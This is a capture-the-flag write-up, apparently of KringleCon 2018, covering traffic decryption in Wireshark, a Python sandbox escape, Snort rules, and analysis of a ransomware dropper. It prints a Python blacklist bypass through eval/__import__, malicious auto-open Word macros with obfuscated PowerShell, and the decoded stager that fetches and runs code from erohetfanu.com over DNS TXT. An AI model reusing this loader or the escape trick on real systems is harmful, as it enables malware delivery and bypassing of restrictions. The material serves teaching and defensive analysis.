Being now able to sniff traffic, a PCAP files has been generated and a fresh copy of SSL session keys has been downloaded. Loading both files into Wireshark (the PCAP directly, and the key dump into Preferences -> Protocols -> SSL -> (Pre)-Master-Secret log filename) the encrypted HTTP/2 traffic could be analyzed.


Using the "http2" display filter, several POST requests against `/api/login` could be seen, among which the logins of Holly Evergreen and Alabaster Snowball could be found:

No.	Time	Source	Destination	Protocol	Length	Info
40	2018-12-30 22:33:36,895402	10.126.0.105	10.126.0.3	HTTP2	299	HEADERS[1]: POST /api/login
42	2018-12-30 22:33:36,896079	10.126.0.105	10.126.0.3	HTTP2	190	DATA[1] (application/json)
45	2018-12-30 22:33:36,899586	10.126.0.3	10.126.0.105	HTTP2	104	DATA[1] (application/json)
114	2018-12-30 22:33:40,900294	10.126.0.104	10.126.0.3	HTTP2	299	HEADERS[1]: POST /api/login
116	2018-12-30 22:33:40,900334	10.126.0.104	10.126.0.3	HTTP2	202	DATA[1] (application/json)
120	2018-12-30 22:33:40,905131	10.126.0.3	10.126.0.104	HTTP2	104	DATA[1] (application/json)
190	2018-12-30 22:33:50,906387	10.126.0.106	10.126.0.3	HTTP2	298	HEADERS[1]: POST /api/login
192	2018-12-30 22:33:50,907147	10.126.0.106	10.126.0.3	HTTP2	197	DATA[1] (application/json)
195	2018-12-30 22:33:50,910028	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (application/json)
295	2018-12-30 22:33:51,922698	10.126.0.106	10.126.0.3	HTTP2	297	HEADERS[1]: POST /api/login
298	2018-12-30 22:33:51,923675	10.126.0.106	10.126.0.3	HTTP2	197	DATA[1] (application/json)
305	2018-12-30 22:33:51,926823	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (application/json)
319	2018-12-30 22:33:51,929338	10.126.0.105	10.126.0.3	HTTP2	299	HEADERS[1]: POST /api/login
322	2018-12-30 22:33:51,930054	10.126.0.105	10.126.0.3	HTTP2	190	DATA[1] (application/json)
325	2018-12-30 22:33:51,933268	10.126.0.3	10.126.0.105	HTTP2	104	DATA[1] (application/json)

Logging into Holly Evergreen's account didn't reveal anything unusual. Under Alabaster's account, a stored PCAP file, named `super_secret_packet_capture.pcap`, was discovered:




After downloading the PCAP, it was investigated in Wireshark. The "Protocol Hierarchy Statistics" showed that the file contained SMTP traffic:



Wireshark · Protocol Hierarchy Statistics · upload_2a4a5ae98007cb261119b208bf9369ef.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	303	100.0	153353	12 k	0	0	0
Ethernet	100.0	303	2.8	4242	350	0	0	0
Internet Protocol Version 4	100.0	303	4.0	6060	500	0	0	0
Transmission Control Protocol	100.0	303	93.3	143051	11 k	154	4944	408
Simple Mail Transfer Protocol	49.2	149	86.9	133339	11 k	149	133339	11 k

Using the "Follow TCP stream" feature, it became apparent that Holly sent an email with an attachment to Alabaster:



Wireshark · Follow TCP Stream (tcp.stream eq 0) · upload_2a4a5ae98007cb261119b208bf9369ef.pcap

```
220 mail.kringlecastle.com ESMTP Postfix (Ubuntu)
EHLO Mail.kringlecastle.com
250-mail.kringlecastle.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN

MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the
information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
VHlwZSAvWFJlZiAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXRlRGVjb2RlIC9EZWNvZGVQYXJtcyA8
PCAvQ29sdW1ucyA1IC9QcmVkaWN0b3IgMTIgPj4gL1cgWyAxIDMgMSBdIC9JbmRleCBbIDggMjIg
XSAvSW5mbyAxOCAwIFIgL1Jvb3QgMTAgMCBSIC9TaXplIDMwIC9QcmV2IDk3NTE4ICAgICAgICAg
ICAgICAgICAvSUQgWzwxM2M0MDc3MDJiNTE1YzYwMWU5ZGQyMGIyNTJlNDlkYj48MTNjNDA3NzAy
YjUxNWM2MDFlOWRkMjBiMjUyZTQ5ZGI+XSA+PgpzdHJlYW0KeJxjYmRg4GdgYmBgOAkima6D2cYg
```

Copy and pasting the BASE64-encoded attachment into a text file, the attached file could then be decoded and opened. Looking at the file with a hex editor, it could be identified as a PDF document.

Inside the document, basic music theory is explained, ending with instructions on how to transpose “Mary had a little lamb” to a new key.

Terminal: Python Escape from LA

Trapped inside an interactive Python sandbox, it quickly becomes apparent that most dangerous/necessary functions are blacklisted. Using the evil `eval`, one can provide Python as string. This function executes the supplied code and returns the operations’ result. The `import` command is blacklisted, too, but the built-in `__import()__` function is still usable (granted, one doesn’t splits the word “input” into 2 strings and concatenates them). Thus, entering `os = eval("__imp" + "ort__('os')")` makes the `os` module available for use. Since `os.system('./i_escaped')` can’t be invoked directly, it is supplied to `eval`, again, in a split-and-concatenated form. That way, the Python jail could be escaped:

```
            :lllllllllllllllllllllllllllllllllllll,
            'lllllllllllllllllllllllllllllllllllll:
             cllllllllllllllllllllllllllllllllllll.
             'lllllllllllllllllllllllllllllllllllll:
              ;lllllllllllllllllllllllllllllllllllll,
               :lllllllllllllllllllllllllllllllllll.
                :lllllllllllllllllllllllllllllllllll.
                 ;lllllllllllllllllllllllllllllllllll'
                  'lllllllllllllllllllllllllllllllllll;
                   .cllllllllllllllllllllllllllllllllllc.
                   .:lllllllllllllllllllllllllllllllllllc,.
                 .:lllllllllllllllllllllllllllllllllllll;.
             .,cllllllllllllllllllllllllllllllllllllllll,
           .;lllllllllllllllllllllllllllllllllllllllllllc.
         ;lllllllllllllllllllllllllllllllllllllllllllllc.
       'lllllllllllllllllllllllllllllllllllllllllllllllc
      :lllllll:..,..'cllllllllllllllllllllc'.,'.'cllllllllllllllllll;
    .cllllllll'  :XK.  :lllllllllllllllllll;  ,XX.  ;lllllllllllllllll.
   .cllllllll.  oXX'  ,lllllllllllllllllll.  cXX;  .lllllllllllllllll'
   cllllllll;  .xl  .cllllllllllllllllllc.  do  .cllllllllllllllllll,
  :lllllllllll;'..':lllllllllllllllllllll:'..':lllllllllllllllllll'
 .lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll.
 ;lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc
 cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll.
 cllllllllllllllllllllllll..;lc..:lllllllllllllllllllllllllllllll;
 :lllllllllllllllllllllll:  .l,  .lllllllllllllllllllllllllll:
 ,lllllllllllllllllllllllc  .l;  ,lllllllllllllllllllllllll:
 .lllllllllllllllllllllllc;lll::lllllllllllllllllllllll,
  'lllllllllllllllllllllllllllllllllllllllllllllllllllllc.
   ,lllllllllllllllllllllllllllllllllllllllllllll,
    'lllllllllllllcccccccc;',.,cllllllllllllll,
     .cllllllc:::::;;,,,,'...':c:;...'',,;;;:::::::lllllllc,
       'clllc:;::::ccccccccccllc,,,,,,,'',:::::::lllll;.
         .:lllllllllkMMMMMMMMMdlcllllllllolllll;.
           .':lllllllXMMMMMMMMMoloWMMMMMMMMXllll:,.
               .,:llcccccccccclllXMMMMMMMMWl:;'.
                   .,,,,,,,,,,clll:::::::::;
                 'llllllllc.    ',,,,,,,,.
                lMMMMMMMMMW,    .ddddddddd.
               kMMMMMMMMMX.     kMMMMMMMMK
              ':::::::::,      .NWWWWWWWW:
             ',,,,,,,,,.       .,,,,,,,,'
```

```
                .oooooooooo.        ',,,,,,,,.
               .NMMMMMMMMW;        cOOOOOOOOx
               0MMMMMMMMMc         NMMMMMMMMk
               ;;;;;;;;;'         .KKKKKKKKK:
              .,,,,,,,,,           ,,,,,,,,,.
              .ddddddddo           ',,,,,,,,.
               XMMMMMMMN           cKKKKKKKKK.
    .;:::;;,,,,,:lddddddd.          0MMMMMMMMX.       ....
      .,:cccccccccccccccc           'cccccccccc:::ccccc;.
         .:cccccccccccccc           .ccccccccccccccc:'.
           .;;;;;;;;;;;;;           .ccccccccccccc;.
                                    .............
```

```
I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>> import os
Use of the command import is prohibited for this question.
>>> eval("1+1")
2
>>> os = eval("import os")
Use of the command import is prohibited for this question.
>>> os = eval("imp" + "ort os")
Traceback (most recent call last):
  File "<console>", line 1, in <module>
  File "<string>", line 1
    import os
         ^
SyntaxError: invalid syntax
>>> os = eval("__imp" + "ort__('os')")
>>> os.system('./i_escaped')
Use of the command os.system is prohibited for this question.
>>> eval("os.sy" + "stem('./i_escaped')")
Loading, please wait......
```

```
 ____          _   _
|   _ \ _   _| |_| |__   ___  _ __
| |_) | | | | __| '_ \ / _ \| '_ \
|  __/| |_| | |_| | | | (_) | | | |
|_|___ \__, |\__|_| |_|\___/|_| |_| _ _
| ____||___/___ __ _ _ __   ___  __| | |
|  _| / __|/ __/ _` | '_ \ / _ \/ _` | |
| |___\__ \ (_| (_| | |_) |  __/ (_| |_|
|_____|___/\___\__,_| .__/ \___|\__,_(_)
                     |_|


That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>>
```

9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.

Catch the Malware

Difficulty: 3

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Investigating the provided PCAP files, it becomes apparent that the malware issues many DNS requests for certain TXT records on several different domains:

Protocol	Length	Info
DNS	86	Standard query 0xfebe TXT sturdiest.herculanean.anthon.twitter.com
DNS	178	Standard query response 0xfebe TXT sturdiest.herculanean.anthon.twitter.com TXT
DNS	95	Standard query 0x656b TXT 77616E6E61636F6F6B69652E6D696E2E707331.bugerr.org
DNS	159	Standard query response 0x656b TXT 77616E6E61636F6F6B69652E6D696E2E707331.bugerr.org TXT
DNS	98	Standard query 0x828d TXT 77616E6E61636F6F6B69652E6D696E2E707331.rbsnhrguea.ru
DNS	165	Standard query response 0x828d TXT 77616E6E61636F6F6B69652E6D696E2E707331.rbsnhrguea.ru TXT
DNS	100	Standard query 0x0ef6 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.rbsnhrguea.ru
DNS	421	Standard query response 0x0ef6 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.rbsnhrguea.ru TXT
DNS	76	Standard query 0x3e3d TXT crankiness.fosterhood.ebay.com
DNS	138	Standard query response 0x3e3d TXT crankiness.fosterhood.ebay.com TXT
DNS	97	Standard query 0x5233 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.bugerr.org
DNS	415	Standard query response 0x5233 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.bugerr.org TXT
DNS	97	Standard query 0x6d3b TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.bugerr.org
DNS	415	Standard query response 0x6d3b TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.bugerr.org TXT
DNS	83	Standard query 0x0337 TXT sneezy.tachyphasia.chases.sina.com.cn

All of these have in common that they contain the hex-encoded string “wannacookie.min.ps1” as part of the domain.

Additionally, several DNS TXT answers can be found that contain (probably) seed values for calculating the AES key:

```
▷ Frame 2: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits)
▷ Internet Protocol Version 4, Src: 104.244.42.193, Dst: 10.126.0.112
▷ User Datagram Protocol, Src Port: 53, Dst Port: 63926
◢ Domain Name System (response)
    Transaction ID: 0xfebe
  ▷ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▷ Queries
  ◢ Answers
    ◢ sturdiest.herculanean.anthon.twitter.com: type TXT, class IN
        Name: sturdiest.herculanean.anthon.twitter.com
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 600
        Data length: 40
        TXT Length: 39
        TXT: phaeospore6uncarnivorousness6caduciary6
    [Request In: 1]
    [Time: 0.010137000 seconds]
```

With that in mind, the following snort rules can be derived:

```
alert udp any any -> any 53 (msg:"TXT request 1"; content:"|37 37 36 31 36 45 36 45
36 31 36 33 36 46 36 46 36 42 36 39 36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33
33 31|"; sid:1001; rev:1; )
alert udp any 53 -> any any (msg:"TXT response 1"; content:"|37 37 36 31 36 45 36 45
36 31 36 33 36 46 36 46 36 42 36 39 36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33
33 31|"; sid:1002; rev:1; )
alert udp any 53 -> any any (msg:"TXT response"; pcre:"/[[a-z]+\d+]+$/i"; sid:1006;
rev:1; )
```

With those 3 rules, all (and only) malicious traffic can be detected:

```
 _  __     _             _       _____          _   _
| |/ /    (_)           | |     / ____|        | | | |
| ' / _ __ _ _ __   __ _| | ___| |     __ _ ___| |_| | ___
|  < | '__| | '_ \ / _` | |/ _ \ |    / _` / __| __| |/ _ \
| . \| |  | | | | | (_| | |  __/ |___| (_| \__ \ |_| |  __/
|_|\_\_|  |_|_|_|_|\__, |_|\___|\_____\__,_|___/\__|_|\___|
                     / ____| __/ |           | |
                    | (___  |___/  ___  _ __| |_
                     \___ \| '_ \ / _ \| '__| __|
                     ____) | | | | (_) | |  | |_
                    |_____/|_|_|_|\___/|_|_  \__|
                       |_   _|  __ \ / ____|
```

```
                 | | | |  | | (___
         _____   | | | |  | |\___ \        __
        / ____| _| |_| |__| |____) |      /_ |
       | (___  |_____|_____/|_____/ _ __   | |
        \___ \ / _ \ '_ \/ __|/ _ \| '__|  | |
        ____) |  __/ | | \__ \ (_) | |     | |
       |_____/ \___|_| |_|___/\___/|_|     |_|
==============================================================
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.
GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap
COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
elf@edc0bb140e88:~$ cat more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:
  /home/elf/snort.log.pcap
  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.

elf@edc0bb140e88:~$
elf@edc0bb140e88:~$ vim /etc/snort/rules/local.rules
elf@edc0bb140e88:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Identify the Domain

Difficulty: 5

Using the Word `docm` file, identify the domain name that the malware communicates with.

Utilizing `olevba` (which is part of the oletools package), malicious macros can be extracted from the provided .docm file:

```
$ olevba --decode CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:MASI---- CHOCOLATE_CHIP_COOKIE_RECIPE.docm
===============================================================================
FILE: CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object;
iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP
2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4
ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PAB
MWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9
wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxr
lP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::
ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object;
iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP
2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4
ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PAB
MWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9
wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxr
lP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::
ASCII)).ReadToEnd()"" "
```

```
Shell cmd
End Sub

+------------+-----------------+-----------------------------------------+
| Type       | Keyword         | Description                             |
+------------+-----------------+-----------------------------------------+
| AutoExec   | AutoOpen        | Runs when the Word document is opened   |
| AutoExec   | Document_Open   | Runs when the Word or Publisher         |
|            |                 | document is opened                      |
| Suspicious | Shell           | May run an executable file or a system  |
|            |                 | command                                 |
| Suspicious | powershell      | May run PowerShell commands             |
| Suspicious | ExecutionPolicy | May run PowerShell commands             |
| Suspicious | New-Object      | May create an OLE object using          |
|            |                 | PowerShell                              |
| IOC        | powershell.exe  | Executable file name                    |
+------------+-----------------+-----------------------------------------+
```

As the invoked Powershell code is obfuscated, it needs to be transformed to a more readable form, first. This can be achieved by replacing the `iex` (Invoke-Expression) function with a simple `echo`:

```
PS> sal a New-Object; echo (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP
2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4
ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PAB
MWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9
wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxr
lP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::
ASCII)).ReadToEnd()

function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach
{[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in
0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server
erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-
string))
```

Thus, it becomes apparent that the script interacts with the domain “erohetfanu.com”

Fun fact: Reversing the string “erohetfanu” and applying the ROT13-decryption, the name “Hans Gruber” can be found. Hans Gruber was the villain in the first “Die Hard” movie:

I knew that Hans at the KringleCon reminded me of someone :D

Stop the Malware

Difficulty: 3

Identify a way to stop the malware in its tracks!

After retrieving and formatting the "wannacookie.min.ps1" mentioned above, the code had been analyzed to find a potential kill switch. At the beginning of the main function `wanc`, the code checks whether a certain domain exists and exits, if it does:

